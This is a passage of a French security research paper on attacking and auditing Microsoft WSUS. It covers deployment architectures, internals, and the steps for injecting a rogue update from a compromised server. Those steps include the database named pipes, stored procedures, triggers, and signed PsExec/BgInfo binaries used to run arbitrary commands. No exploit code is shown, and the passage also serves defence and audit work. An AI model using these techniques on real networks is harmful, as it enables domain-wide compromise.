WSUSpendu

Romain Coltel[1] et Yves Le Provost[2]
Romain.Coltel@Alsid.eu
Yves.Le-Provost@ssi.gouv.fr

[1] Alsid
[2] Agence Nationale de la sécurité des Systèmes d'information

Résumé. Les processus de mises à jour des postes et serveurs d'un parc informatique font partie intégrante de la sécurisation des systèmes d'exploitation et des applications. WSUS est ainsi la réponse de Microsoft à la gestion de ce processus en environnement Windows. Ce service permet d'installer sur tous les postes Windows d'un réseau les mises à jour nécessaires. Son altération serait critique puisqu'elle permettrait d'installer des applications non contrôlées sur certaines cibles, notamment celles ayant de forts pouvoirs sur le réseau, tels que les contrôleurs de domaine. Cet article a ainsi pour but de présenter les différentes architectures mises en place dans les réseaux d'entreprise et d'expliquer le fonctionnement du service WSUS. Ces constats vont permettre d'une part d'établir de nouveaux scénarios d'attaque qui, en cas de prise de contrôle du serveur hébergeant WSUS, vont permettre de propager l'intrusion à l'ensemble du réseau, voire à d'autres réseaux, et d'autre part de développer une méthodologie d'audit permettant d'obtenir un aperçu de l'état des mises à jour du parc Windows.

1 Introduction

Composant indispensable d'une architecture sécurisée, le service WSUS permet de déployer de manière centrale les mises à jour sur un ensemble de postes Windows selon les besoins de l'organisation. Sa facilité d'utilisation permet de le mettre en place rapidement et d'adapter son fonctionnement aux politiques de mises à jour en place dans n'importe quelle organisation. Cependant, le but de ce service étant d'installer des logiciels sur un ensemble de systèmes d'exploitation (sous forme entres autres de correctifs), on comprend aisément qu'un détournement de son fonctionnement légitime deviendrait critique pour la sécurité du réseau. Une démonstration de cette possibilité a d'ailleurs été exposée par Paul Stone et Alex Chapman à Black Hat USA 2015 [3]. Leur présentation a débouché sur la mise à disposition d'un outil, WSUSpect, qui permet d'injecter une mise à jour *via* une attaque réseau de type « homme du milieu » entre un client et un serveur légitimes. Toutefois, un attaquant ne pourra pas toujours utiliser

cet outil, du fait notamment des protections réseau qu'il est possible de mettre en place. Outre les protections implémentées sur les équipements réseau, le cas d'un serveur de mise à jour en « frontière » du réseau, par exemple pour délivrer des mises à jour pour des postes d'un autre réseau, voire d'un autre domaine Active Directory ne pourra être exploité par cette attaque.

Cet article a pour but de démontrer les différentes problématiques liées à WSUS, dans son fonctionnement, dans son positionnement sur le réseau et dans les différentes façons de l'utiliser au sein d'une organisation. Ainsi, après avoir expliqué les différents éléments soutenant l'exécution du service, nous présenterons une méthode permettant de contourner les limitations de WSUSpect en considérant que le serveur hébergeant le service WSUS est compromis par un attaquant. Le nouvel outil utilisera la technique d'injection de mises à jour directement dans le service WSUS plutôt que dans le flux réseau, s'affranchissant ainsi des restrictions réseau. Dans un second temps, nous détaillerons le serveur WSUS sous le point de vue de l'« audit ». En effet, une des grandes difficultés dans la vérification des mises à jour des différents systèmes d'exploitation Microsoft est la nécessité de collecter, sur l'ensemble du parc et de manière cohérente, l'état des mises à jour. L'accès au serveur WSUS lors d'un audit permet de pallier ces limitations. L'étude du service WSUS a permis de comprendre l'architecture interne du serveur et d'en déduire des scripts et requêtes permettant d'automatiser la récupération de ces informations. Enfin, nous reviendrons sur les différentes problématiques de sécurité touchant WSUS, notamment vis-à-vis de son positionnement critique dans l'architecture. Ces nouvelles perspectives conduiront à recommander certaines architectures, avec pour but notamment, de protéger les contrôleurs de domaine, eux-mêmes potentiels clients d'un serveur WSUS.

2 WSUS dans l'architecture du réseau

Cette partie a pour but de présenter les différentes architectures impliquant le service WSUS telles qu'elles sont couramment déployées. Ces différentes architectures sont généralement choisies en fonction de la nature du réseau (connecté à Internet ou non) et de sa complexité.

2.1 Présentation des différentes architectures

Toutes les architectures présentées dans cette partie comprennent au moins un serveur WSUS. Le cas des postes client se mettant à jour directement

auprès de Windows Update n'est pas pris en compte. Excepté cet exemple, le cas le plus courant est l'architecture n'utilisant qu'un seul serveur de mises à jour (cf. figure 1). Celui-ci possède son parc de clients et est connecté à Internet pour y obtenir ses fichiers sur les serveurs de Microsoft Update. La communication entre le serveur source et le serveur WSUS s'effectue alors en HTTPS obligatoirement (ce point de configuration n'étant pas paramétrable par l'utilisateur). Le certificat est vérifié par le serveur, ce qui empêche une injection de fausses mises à jour par usurpation du serveur de Microsoft. Les clients peuvent ensuite venir se mettre à jour, selon la configuration du serveur, en HTTP ou HTTPS. La problématique d'utilisation du protocole HTTP est développée par la suite (cf. section 2.3).



Fig. 1. Architecture WSUS simple

Dans une organisation plus importante, possédant plusieurs sites par exemple, différents serveurs de mises à jour vont être utilisés. Dans ce cas-là, une architecture en « arbre » est souvent déployée (cf. figure 2). Un serveur de « tête » est connecté à Internet et différents serveurs WSUS dits « replica » diffusent les mises à jour pour un site ou une sous-partie du réseau. Il est également possible d'avoir cette architecture en utilisant des systèmes autonomes : dans ce dernier cas, les mises à jour sont répliquées, mais, contrairement au « replica », les approbations ne sont pas héritées automatiquement.

La notion de serveurs *upstream* et *downstream* intervient donc dans cette architecture en « arbre » :

- l'*upstream* est un serveur fournissant ses mises à jour à un autre serveur WSUS (tout serveur WSUS dépendra finalement du serveur *upstream* Windows Update de Microsoft) ;
- le serveur *downstream* est le serveur recevant les mises à jour d'un serveur *upstream*.



Fig. 2. Architecture WSUS avec replica

Ces deux dernières architectures constituent celles recommandées par Microsoft. Elles ne sont toutefois pas suffisantes au vu des besoins de certaines organisations. Deux autres architectures sont alors apparues.

La première est souvent vue dans une entreprise relativement importante, possédant plusieurs domaines ou forêts, qui ne sont pas forcements reliés par des relations d'approbation au sens Active Directory. Dans ces architectures, la tentation est souvent de mutualiser les serveurs « supports ». Même si les domaines n'ont aucune relation entre eux, les serveurs de mises à jour possèdent souvent une chaîne de mises à jour commune : le serveur WSUS de l'un des domaines sert de référence (*via* l'utilisation

de la fonctionnalité de replica) au serveur WSUS de l'autre domaine (cf. figure 3). Le but est de limiter au maximum la bande passante et le temps utilisé pour récupérer les mises à jour sur le site de Windows Update. En effet, cette synchronisation avec les services de Microsoft est souvent très longue. Il existe donc une potentielle relation de contrôle d'un serveur WSUS d'une forêt sur celui d'une autre forêt. Cette notion de relation de contrôle est décrite en section 7.



Fig. 3. Architecture WSUS avec dépendance des serveurs entre domaines

La dernière architecture présentée dans cet article provient d'un cas particulier : celui des réseaux déconnectés. Ce cas est vraiment spécifique puisqu'il lie deux problématiques de sécurité : mises à jour et confidentialité. Si le réseau est déconnecté, c'est souvent en raison de sa criticité (confidentialité des données, sensibilité du réseau et sûreté de fonctionnement, par exemple dans le cas des réseaux industriels). La séparation réseau doit donc apporter une sécurité supplémentaire par rapport au réseau connecté. Toutefois, cette séparation ne doit être qu'une barrière supplémentaire dans la protection du réseau, et ne doit surtout pas servir de prétexte pour abaisser les mesures de sécurité. La mise à jour du parc doit donc continuer à être effectuée. Or celle-ci ne peut être opérée sans

connexion à Internet. Les mises à jour constituent donc l'un des rares vecteurs d'injection de données d'un réseau connecté à Internet vers le réseau déconnecté. S'il est possible d'utiliser les mises à jour pour injecter du code malveillant, il existe une relation de prise de contrôle de ces réseaux, et il ne manque alors plus que la partie exfiltration de données.

Microsoft a prévu cette configuration. Pour répondre à ce besoin, le processus de mise à jour repose sur la présence de deux serveurs WSUS. L'un installé sur un réseau connecté (qui prendra alors le nom de *WSUS export server*), l'autre installé sur le réseau déconnecté (avec pour nom *WSUS import server*). Le serveur connecté effectue ses mises à jour de façon standard (attention toutefois à la méthode de synchronisation des binaires des mises à jour qui doivent être téléchargés immédiatement et non uniquement lors de leur approbation). Toutes les données doivent ensuite être transférées sur le serveur WSUS import en appliquant la méthode suivante :

- le répertoire contenant les mises à jour doit être sauvegardé et transféré sur le serveur d'import. Ce répertoire est celui utilisé notamment par le serveur IIS (cf. section 3.1) ;
- les métadonnées, contenues dans la base de données de WSUS (cf. section 3.2) doivent ensuite être exportées en utilisant l'outil wsusutil (cf. listing 1). Les fichiers `export.cab` et `logfile.txt` obtenus doivent être copiés du serveur export vers le serveur import.
- les métadonnées sont ensuite injectées dans le serveur import, toujours à l'aide de l'outil wsusutil.

```
c:\> wsusutil export export.cab logfile.txt
Updates are being exported. Please do not stop this program.
All updates are successfully exported.
```

Listing 1. Utilisation de wsusutil pour exporter les métadonnées

Ce processus est relativement long et couteux en manipulation pour le transfert des données. À titre d'exemple, Microsoft annonce une opération prenant entre 3 et 4 heures. Il est donc souvent abandonné par les administrateurs systèmes au profit de deux autres solutions. La première solution utilise l'outil WSUSoffline [1]. Cet outil a l'avantage d'effectuer automatiquement la préparation du transfert d'un serveur à l'autre. Les données n'ont ensuite plus qu'à être copiées entre les deux serveurs. Les manipulations sont donc grandement facilitées. Toutefois, cet outil, open-source, n'est pas édité par Microsoft. Il est donc souvent en retard vis-à-vis des fonctionnalités des systèmes d'exploitation. Ainsi, la version actuelle ne

supporte par encore Windows 10 ni Windows Server 2016. Cette solution n'est donc pas entièrement satisfaisante.

La deuxième solution est celle la plus souvent déployée. Elle repose sur l'utilisation de la virtualisation. Ici, un seul serveur est utilisé. En effet, le serveur WSUS connecté au réseau relié à Internet est mis à jour de manière standard. Sa particularité est d'être une machine virtuelle qui sera clonée pour être ensuite installée sur le réseau déconnecté (cf. figure 4). Dans cette solution, les mises à jour et leurs métadonnées sont donc automatiquement prêtes pour être diffusées sur le réseau déconnecté. Dans ce cas-là, les systèmes de ce réseau ne se sont pas encore enregistrés auprès du serveur WSUS. Toutefois, cet enregistrement s'effectue sans intervention humaine : soit le serveur WSUS ajoute automatiquement et sans restriction toute machine désirant s'attacher à lui dans un groupe par défaut, soit une configuration par GPO peut préciser le groupe de rattachement des clients (qui seront créés le cas échéant). Ces différents groupes peuvent ensuite recevoir les mises à jour approuvées pour eux. Un administrateur pourra ensuite les modifier et approuver, comme sur n'importe quel serveur WSUS, les mises à jour en fonction des besoins.



Fig. 4. Architecture WSUS dans le cas d'un réseau déconnecté

2.2 Mises à jour acceptées automatiquement

Pour toutes ces architectures, il est possible de déployer manuellement chacune des mises à jour proposées par Microsoft après que la qualification ait été effectuée en interne. Mais il est également possible d'appliquer automatiquement les mises à jour selon certains critères.

Une règle, désactivée par défaut, est créée à titre d'exemple lors de l'installation de WSUS. Elle permet, une fois activée, d'accepter automatiquement les mises à jour qui sont de classification « critical » ou « security » à tous les clients WSUS. Des règles de déploiement automatique sont personnalisables pour configurer n'importe quelle classification de mise à jour et pour n'importe quelle classe de produit (accepter automatiquement les mises à jour pour tous les Windows 7 par exemple).

Par ailleurs, les mises à jour concernant le serveur WSUS lui-même et les révisions d'une mise à jour déjà approuvée sont automatiquement approuvées par défaut.

De plus, comme il est détaillé dans la partie 3.2, le service WSUS se repose énormément sur la base de données. Cette base utilise un certain nombre de *triggers* déclenchés par certains événements liés à la vie de la base de données, par exemple lors de l'insertion de données dans les tables afin de vérifier l'intégrité et la cohérence des données. Il est possible d'en créer de nouveau. Ceux-ci peuvent permettre à un attaquant, par exemple, d'ajouter une mise à jour, d'approuver une mise à jour ou encore de rendre une mise à jour inefficace en modifiant ses métadonnées.

2.3 État de l'art des attaques – WSUSpect et limitation technique

À ce jour, peu d'attaques existent sur les mécanismes de mises à jour d'un parc Windows. Seule la présentation de Paul Stone et Alex Chapman à Black Hat USA 2015 [3] apporte un éclairage sur la criticité de ce processus ainsi que l'intérêt de contrôler une mise à jour ou une partie de celle-ci.

Pour démontrer leur scénario, leur outil, WSUSpect, nécessite d'utiliser la machine de l'attaquant comme proxy de la machine cliente. Pour obtenir cette situation, il faut qu'un utilisateur non privilégié, mais connecté à la machine cliente le mette en place. Une autre possibilité est de conduire une attaque réseau en utilisant le protocole WPAD. Bien que l'outil ne soit pas prévu pour fonctionner ainsi, il est également possible d'utiliser une position d'homme du milieu *(man in the middle)* entre un client et un serveur WSUS pour introduire une mise à jour malveillante. Le protocole utilisé entre le client et le serveur est le protocole SOAP *(Simple*

Object Access Protocol), transporté dans du HTTP. Ces protocoles peuvent éventuellement être encapsulés dans une couche de chiffrement SSL/TLS (à l'image de toute connexion HTTP classique). Dans ce cas-là, le chiffrement demande évidemment le déploiement d'une infrastructure de gestion de clé (IGC) au sein de l'entreprise, ce qui n'est pas effectué par défaut. Pour que l'attaque ait une chance de fonctionner, il est fondamental d'avoir un flux en clair. Le fonctionnement de WSUSpect est simple : il intercepte une demande de mise à jour de la part d'un client pour y ajouter sa propre mise à jour. Il va donc s'intercaler dans le flux SOAP pour modifier la réponse du serveur en ajoutant les différents éléments, métadonnées et binaire, et tenter d'exécuter du code arbitraire sur le client.

WSUSpect étant une preuve de concept, seuls les clients Windows 7 et 8 sont supportés. Il est toutefois possible d'étendre les fonctionnalités à Windows 10, mais après un travail de réflexion préalable. Dans le même ordre d'idée, utiliser WSUSpect avec un serveur WSUS Windows 2016 ne fonctionnera pas nativement. Le serveur ne renvoyant pas exactement les mêmes informations sur le réseau, il faut adapter le code pour permettre la bonne exécution de la preuve de concept.

Une des sécurités natives dans le processus de mise à jour de WSUS repose sur le fait que les mises à jour doivent être signées. Le magasin « Autorités de certification racine de confiance » *(Trusted Root Certificates Authorities)* est utilisé pour la vérification de la signature des fichiers. Il n'est donc pas possible de référencer un fichier arbitraire lors d'une mise à jour utilisant Windows Update. Toutefois, il a été constaté que les fichiers exécutables au format *Portable Executables* (PE) pouvaient prendre des arguments non signés lors de leur exécution sur les machines clientes. Il est donc possible d'utiliser un binaire permettant d'exécuter des commandes arbitraires *via* ses arguments. Les binaires intéressants disponibles nativement sur un système Windows (cmd.exe, wmic.exe, etc.) n'ont pas leur signature en interne dans leur PE (les signatures sont dans un catalogue), il n'est pas possible de les utiliser. WSUSpect propose donc l'utilisation des binaires PsExec et BgInfo, issus de la suite Sysinternals, signés par Microsoft, et tous deux capables d'exécuter des commandes arbitraires en utilisant leurs arguments.

Enfin, lorsqu'un attaquant est situé entre deux serveurs WSUS ou qu'il a pris le contrôle d'un des serveurs, aucun outil n'existe pour injecter des mises à jour et compromettre les clients.

Le seul outil, WSUSpect, disponible pour utiliser un serveur de mise à jour Microsoft est donc fortement limité selon les différents scénarios rencontrés en test d'intrusion. Pour étendre les possibilités, il est nécessaire

de passer par une phase d'analyse du service WSUS pour comprendre comment modifier son comportement pour injecter plus profondément une mise à jour malveillante.

3 Fonctionnement interne de WSUS

Le service WSUS repose sur trois composants principaux :

- un serveur Web IIS permettant le dialogue avec les clients ;
- une base de données (locale ou distante) contenant les métadonnées ;
- un service central orchestrant les différentes mises à jour et l'interaction avec les deux autres composants.

La majorité de l'étude du service peut se faire avec l'outil SQL Server Management Studio (SSMS) de Microsoft. Il doit toutefois être installé **avant** l'ajout du rôle WSUS sur le serveur. Dans le cas contraire, l'installation provoquera une erreur. La connexion à la base pourra ensuite s'effectuer pour étudier les éléments exposés dans cet article. Le *profiler* de SSMS est particulièrement utile pour tracer les événements successifs dans la base de données. Enfin, le service WSUS étant écrit en C#, un décompilateur .NET classique permet de lire sans difficulté le code source.

3.1 Service Web IIS

Le serveur IIS permet de dialoguer avec le client. Il est composé de deux parties. L'une, sous la forme d'un webservice, permet de délivrer les métadonnées aux clients. L'autre partie utilise le protocole BITS *(Background Intelligent Transfer Service)* pour effectuer le transfert effectif des mises à jour, notamment les fichiers CAB, PSF ou encore EXE.

Comme vu précédemment, le webservice repose sur l'utilisation du protocole SOAP. Ce protocole va permettre de gérer les enregistrements de nouveaux clients ainsi que d'échanger avec eux pour connaître les nouvelles mises à jour à leur proposer. Il est ainsi composé de deux types d'échanges principaux. Le premier permet à un nouveau client de s'enregistrer auprès du serveur. Il est articulé autour de requêtes/réponses permettant d'informer sur la configuration du client, d'échanger un *cookie*, servant entre autres d'identifiant de session, puis de se déclarer éventuellement en tant que nouveau client (requête `RegisterComputer`). Les méthodes SOAP suivantes sont utilisées pour cela (cf. figure 5) :

- `GetConfig` ;
- `GetAuthCookie` ;

– `GetCookie` ;
– `RegisterComputer`.

Ces échanges n'étant pas authentifiés et aucun contrôle n'étant effectué sur l'origine du client, n'importe quel système peut donc se rajouter comme client du serveur WSUS. Une authentification du client ne pourra être mise en place qu'en se reposant sur la couche SSL, ce qui est rarement le cas, puisque lourd à déployer.

À noter que les échanges entre les clients et le webservice s'effectuent par défaut en utilisant la compression, ce qui rend les échanges plus compliqués à analyser. Toutefois cette configuration peut être modifiée dans la MMC de IIS pour faciliter la compréhension du procotole.



Fig. 5. Échanges SOAP client-serveur [6]. Client WS, SimpleAuth WS et SelfUpdate Tree sont trois éléments du *webservice* traitant les différentes requêtes

Le second type d'échanges va permettre au client d'annoncer au serveur l'état de ses mises à jour. Il déclare d'abord lesquelles concernent la partie logicielle (incluant la mise à jour de l'agent Windows Update lui-même),

puis dans un second échange, les mises à jour concernant le matériel (pilotes par exemple). Au vu de ces éléments, le serveur pourra alors lui répondre en listant les mises à jour pouvant éventuellement intéresser le client. Les deux méthodes suivantes sont utilisées pour cela :

- `SyncUpdates` : qui peut être appelée pour les logiciels (plusieurs appels peuvent être nécessaires si le nombre de mises à jour s'avère important), et pour les pilotes (mais une fois seulement pour ces derniers) ;
- `GetExtendedUpdateInfo`.

La récupération des mises à jour s'effectue ensuite si le client le demande. Le téléchargement des fichiers repose alors sur le protocole BITS. Ce protocole va permettre de ne pas surcharger la bande passante et de laisser arriver les mises à jour au fil de l'eau. Les mises à jour seront téléchargées depuis le répertoire WSUSContent (par défaut) du serveur IIS, pour être stockées le temps de l'installation dans le répertoire `%SystemRoot%\SoftwareDistribution\Download` du client.

3.2 Base de données

L'installation du service WSUS propose le choix entre l'utilisation d'une base de données SQL Server déjà existante ou la création d'une base WID *(Windows Internal Database)* locale. L'architecture interne de la base est équivalente dans les deux cas. Seule la méthode d'accès sera différente :

- celle de la base SQL Server reposera sur les mécanismes standards d'accès de SQL Server (authentification Windows ou mixte, tube nommé, TCP/IP, etc.) ;
- celle de la base WID ne sera accessible que par tube nommé (authentification Windows).

La base de données WID peut être assimilée à un SQL Server léger. Les commandes SQL, notamment, seront identiques.

La base de données est composée de tables relationnelles contenant l'intégralité de la configuration du service WSUS, les métadonnées des mises à jour, les journaux de déploiement, la liste des clients et leurs configurations, etc. L'insertion dans ces tables est soumise à acceptation par un ensemble de *triggers* vérifiant la cohérence des données. Ainsi, une insertion sauvage de données a de grandes chances d'être refusée. De plus, de nombreuses relations régies par des clés étrangères complexifient la manipulation directe des tables par des requêtes SQL. Un ensemble de procédures stockées sont présentes et permettent de manipuler les données de manière fonctionnelle. Celles-ci effectuent les contrôles d'intégrité

avant insertion, manipulent les requêtes SQL dans l'ordre des contraintes (*triggers* et clés étrangères) et mettent en forme certaines métadonnées. À titre d'exemple, une seule procédure stockée est utilisée pour l'approbation d'une mise à jour alors qu'elle manipule une dizaine de tables (insertion, effacement et mise à jour).

La base de données est le vrai cœur du service WSUS. C'est à partir de ses informations que sont fournies les métadonnées aux clients. Elle contient également les différentes URL des binaires à télécharger et indexe les fichiers contenus dans le répertoire du serveur Web IIS (WSUSContent) pour les fournir aux clients. C'est également à partir de la base de données que l'interface utilisateur (intégrée dans une MMC) récupère ses informations. Toute modification dans la MMC consistera à appeler une procédure stockée qui interrogera la base ou la mettra à jour. Toute tentative de manipulation du service aura alors un fort impact sur la base. C'est donc un endroit stratégique pour manipuler les informations et y effectuer des injections de données (pour compromettre des clients) ou des interrogations sur l'état des mises à jour du parc à des fins d'audit.

3.3 Service WSUS

Le service WSUS (`wsusservice`) permet d'orchestrer les deux précédents éléments. Il interagit avec les administrateurs *via* la MMC. Son comportement est à la fois très simple et très important. Il ordonnance toutes les procédures stockées de la base de données pour effectuer les différentes opérations nécessaires à la gestion des mises à jour. Au démarrage, il va mettre en place le serveur : récupération de la configuration dont les éléments sont stockés dans la base de données, tests de la présence de tous les composants nécessaire (webservice, base de données), positionnement d'un mutex sur la base de données pour éviter des connexions concurrentes, puis lancement de deux threads qui vont gérer la vie du service :

- HealthMonitoringThreadManager : qui va vérifier l'état de la base de données, des clients, du webservice et des certificats. Il est présent pour s'assurer que tout est fonctionnel. Son fonctionnement consiste à lancer la procédure stockée spUpdateServerHealthStatus toutes les 5 secondes ;
- DispatchManagerDatabasePollingThreadProc : qui va permettre de gérer vraiment le service. Il repose principalement sur les procédures stockées spGetNotificationEventNamesToWakeUpOnStartup (au démarrage) ou spGetNotificationEventNamesToWakeUp et spGetChangeTrackingInformation. Ces procédures vont permettre de suivre les

différents changements présents dans la base de données. En cas de détection de modification de la configuration par exemple, il va mettre à jour les tables de configuration dans la base de données pour se reconfigurer, il utilise pour cela une procédure stockée. C'est également grâce à cela qu'il va détecter qu'un événement est en cours et va pouvoir lancer la procédure permettant de gérer cet élément. La gestion de ceux-ci se fait ensuite principalement en appelant une fonction qui lance la procédure stockée correspondante. Ce thread effectue une vérification cyclique toutes les secondes.

Une des fonctionnalités du service gère l'interaction avec la MMC. En cas de paramétrage de la part d'un administrateur d'un point de configuration, ou d'utilisation de l'une des fonctionnalités présente dans l'interface utilisateur, une fonction du service est appelée. Celle-ci va alors appeler une procédure stockée pour effectuer l'opération. Cette procédure stockée va également mettre à jour une table permettant de définir un nouvel état dans la « machine à états ». C'est cette machine à états qui va être interrogée par la procédure spGetNotificationEventNamesToWakeUp pour notifier au service qu'un événement s'est produit.

La gestion d'un événement prend donc la forme suivante : une action est effectuée par un administrateur. Cette action lance une fonction du service qui lance une procédure stockée. Cette procédure met à jour la machine à états. Lors de l'exécution cyclique du thread DispatchManagerDatabasePollingThreadProc, les procédures qui vont détecter les modifications sont lancées en raison du changement d'état. La machine à états contient alors les informations sur la suite à donner (et notamment les procédures éventuelles à lancer).

On le voit, tout le service consiste à interagir avec la base de données, mais c'est cette dernière qui contient véritablement tout le moteur de WSUS.

4 Injection d'une mise à jour

L'injection d'une mise à jour au sein du serveur WSUS se déroule en plusieurs étapes :

- connexion à la base SQL, en vue d'altérer les données par la suite ;
- préparation des fichiers XML détaillant les prérequis pour l'application de la mise à jour, l'exécutable à télécharger et les différentes options utiles à la mise à jour ;
- dépôt de l'exécutable sur le serveur ;

– utilisation des procédures stockées de la base de données pour ajouter une nouvelle mise à jour en base (manipulation des métadonnées) ;
– création d'un nouveau groupe dédié au ciblage d'un client WSUS ;
– approbation et déploiement de la mise à jour.

4.1 Interaction avec la base de données

En cas d'utilisation d'une base de données SQL server standard, la connexion s'effectue par les moyens habituels, que ce soit pour l'utilisation du client ou pour le moyen d'authentification utilisé (mixte ou Windows). Le nom du serveur SQL utilisé peut être récupéré dans la valeur `SqlServerName` de la clé `HKLM\SOFTWARE\Microsoft\Update Services\Server\Setup`.

Dans le cas d'une base de données WID *(Windows Internal Database)*, le serveur WSUS se connecte par tube nommé. Ce tube est accessible à l'un des deux noms, suivants la version du serveur Windows :

– Pour Windows serveur 2008R2 et les versions inférieures : `np:\\.\pipe\MSSQL$MICROSOFT##SSEE\sql\query`
– Pour Windows serveur 2012 et les versions supérieures : `np:\\.\pipe\MICROSOFT##WID\tsql\query`

Un attaquant ayant pris le contrôle d'un serveur WSUS peut donc établir une connexion par authentification implicite (tout compte, membre du groupe « administrateurs » local de la machine, a les privilèges requis), sans limite particulière, avec la base de données du service WSUS.

4.2 Métadonnées de la mise à jour

